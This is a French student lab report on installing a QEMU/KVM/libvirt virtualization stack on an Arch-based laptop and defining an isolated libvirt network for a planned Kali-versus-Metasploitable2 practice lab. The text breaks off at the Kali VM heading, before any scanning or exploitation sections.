COMPTE RENDU DE TP — BACHELOR IT CYBERSÉCURITÉ

QEMU, KVM & libvirt

Pile de virtualisation et mini-lab offensif isolé
(VM attaquante Kali / VM victime Metasploitable2)

Établissement	La Plateforme — Bachelor IT Cybersécurité
Auteur	Alexis Noiret
Contact	alexis.noiret@laplateforme.io
GitHub	github.com/alexis-noiret
Environnement	Laptop personnel — EndeavourOS (Arch Linux), bare metal
Période de réalisation	27 — 30 octobre 2026

⚠️ **Cadre légal et éthique.** L'ensemble des manipulations présentées dans ce document (scan de vulnérabilités, exploitation, obtention d'un accès root) a été réalisé exclusivement dans un **environnement de laboratoire sécurisé, isolé et personnel**, sur des machines virtuelles dédiées et volontairement vulnérables (Metasploitable2), sur un réseau virtuel sans aucune route vers l'extérieur. Aucune de ces techniques ne doit être appliquée sur un système, un réseau ou une machine dont on n'est pas l'unique propriétaire, ou sans autorisation écrite explicite. Ce document a une vocation strictement pédagogique, dans le cadre d'une formation en cybersécurité.

Sommaire

1. Objectifs et contexte du TP
2. Architecture mise en place
3. Partie 1 — Installation de la pile de virtualisation
4. Partie 2 — Construction du mini-lab offensif isolé
    1. Réseau virtuel isolé
    2. VM attaquante — Kali Linux
    3. VM victime — Metasploitable2
5. Reconnaissance (scan nmap)
6. Sauvegarde de l'état sain (snapshot)
7. Exploitation de la vulnérabilité
8. Remédiation — restauration post-incident
9. Export des définitions XML et structure du rendu
10. Aide-mémoire — toutes les commandes

1 Objectifs et contexte du TP


Ce TP a deux objectifs complémentaires :

- Installer et administrer une pile de virtualisation complète basée sur **QEMU** (moteur d'émulation), **KVM** (accélération matérielle via le processeur), **libvirt** (API/démon de gestion des machines virtuelles et des réseaux) et **virt-manager** / **virt-install** (interfaces graphique et ligne de commande).
- Construire un **réseau virtuel isolé** et un mini-lab offensif (une VM attaquante Kali Linux face à une VM victime volontairement vulnérable, Metasploitable2) afin de manipuler concrètement les notions d'isolation réseau, de scan de vulnérabilités, de snapshot et de remédiation après incident.

L'ensemble a été réalisé **en bare metal**, directement sur un laptop personnel sous EndeavourOS (distribution basée sur Arch Linux, gestionnaire de paquets `pacman`), avec un CPU disposant de la virtualisation matérielle (flag `svm` — AMD-V).

> **Pourquoi bare metal plutôt qu'une VM imbriquée ?**
>
> Une première option envisagée était de réaliser ce TP dans une VM Debian hébergée sur un Proxmox personnel (homelab), ce qui aurait nécessité d'activer la virtualisation imbriquée (nested virtualization) à plusieurs niveaux. Le choix final s'est porté sur une installation directe sur le laptop : plus simple, plus fiable, et sans dégradation de performance liée à l'empilement de couches de virtualisation.

2 Architecture mise en place



Machine	Rôle	RAM / vCPU	Réseau
debian13	Validation de la pile (Partie 1)	4096 Mo / 2	default (NAT)
kali-attacker	Machine attaquante	2048 Mo / 2	isolated-lab (après install)
metasploitable2-victim	Machine cible, volontairement vulnérable	512 Mo / 1	isolated-lab

3 Partie 1 — Installation de la pile de virtualisation

3.1 — Vérification du support de la virtualisation matérielle

Avant toute installation, on vérifie que le processeur expose bien le jeu d'instructions de virtualisation matérielle (`svm` pour AMD, `vmx` pour Intel), et que le périphérique `/dev/kvm` est accessible.

Vérification CPU / KVM

```
grep -E -c '(vmx|svm)' /proc/cpuinfo
ls -l /dev/kvm
```

Résultat obtenu : 12 cœurs compatibles, `/dev/kvm` présent avec le groupe `kvm`.

3.2 — Installation des paquets

Sur Arch Linux / EndeavourOS, via `pacman` :

Installation de la pile

```
sudo pacman -S qemu-full libvirt virt-manager virt-install dnsmasq edk2-ovmf --noconfirm
```

> **Remarque**
> Le paquet `bridge-utils` n'existe plus dans les dépôts Arch récents : ses fonctions sont reprises nativement par `iproute2` , déjà présent par défaut.

3.3 — Droits utilisateur

Ajout aux groupes libvirt et kvm

```
sudo usermod -aG libvirt $USER
sudo usermod -aG kvm $USER
# Déconnexion / reconnexion (ou reboot) obligatoire
groups
```

3.4 — Activation du service libvirtd

Activation et vérification du démon

```
sudo systemctl enable --now libvirtd.service
sudo systemctl status libvirtd.service
```


3.5 — Vérification de l'accès libvirt et du réseau par défaut

Validation de l'accès sans erreur de permission

```
virsh list --all
sudo virsh net-list --all
sudo virsh net-start default
sudo virsh net-autostart default
```


3.6 — Création d'une première VM via virt-manager (interface graphique)

Objectif : valider la chaîne complète (installation, boot, persistance) avant de passer à l'automatisation en ligne de commande. Au premier lancement de `virt-manager`, aucune connexion n'est active par défaut vers `qemu:///system` :




virt-manager — aucune connexion active vers qemu:///system

Correction : *Fichier → Ajouter une connexion…*, hyperviseur **QEMU/KVM**, connexion locale. Une fois connecté, démarrage de l'assistant de création de VM. Le sélecteur de média par défaut pointe vers `/var/lib/libvirt/images` et non vers le dossier de travail :




Sélecteur de média vide — mauvais répertoire par défaut

Solution : bouton « **Parcourir en local** » pour naviguer directement vers l'ISO Debian. QEMU tournant sous un utilisateur système, un avertissement de permissions apparaît : virt-manager propose d'ajouter automatiquement une ACL de lecture sur le chemin, sans modifier les permissions globales du dossier personnel.




Dialogue de permission ACL pour l'accès à l'ISO


Sur l'écran de personnalisation avant installation : réseau laissé sur `default` (NAT) :



Écran de personnalisation — interface réseau sur « default »



Configuration CPU — host-passthrough, 2 vCPU sur 12 disponibles



Disque VirtIO configuré (~20 Go)


Installation Debian standard : clavier français, partitionnement assisté « disque entier », profil **serveur minimal** (sans environnement de bureau, avec serveur SSH) — cohérent avec un usage d'administration système.

Choix faits pendant l'installeur Debian

```
Options de partitionnement :
  -> Assisté - utiliser un disque entier
  -> Tout dans une seule partition

Sélection de logiciels :
  [ ] Environnement de bureau Debian  (décoché)
  [x] Utilitaires usuels du système
  [x] Serveur SSH

Installation de GRUB -> /dev/vda
```



VM debian13 installée — prompt de connexion fonctionnel

Validation finale : extinction puis redémarrage de la VM pour confirmer la persistance, puis connexion en SSH depuis le terminal hôte.

4 Partie 2 — Construction du mini-lab offensif isolé

4.1 — Réseau virtuel isolé

Un réseau libvirt isolé ne comporte **aucune balise** `<forward>` dans sa définition XML : c'est précisément cette absence qui empêche toute route vers l'extérieur. Un serveur DHCP interne reste actif pour que les VM obtiennent automatiquement une adresse.

~/libvirt-lab/isolated-net.xml

```
<network>
  <name>isolated-lab</name>
  <bridge name="virbr-lab" stp="on" delay="0"/>
  <ip address="192.168.100.1" netmask="255.255.255.0">
    <dhcp>
      <range start="192.168.100.100" end="192.168.100.200"/>
    </dhcp>
  </ip>
</network>
```

Définition et activation du réseau isolé

```
sudo virsh net-define ~/libvirt-lab/isolated-net.xml
sudo virsh net-start isolated-lab
sudo virsh net-autostart isolated-lab

# Vérification
sudo virsh net-list --all
ip addr show virbr-lab
```

4.2 — VM attaquante : Kali Linux

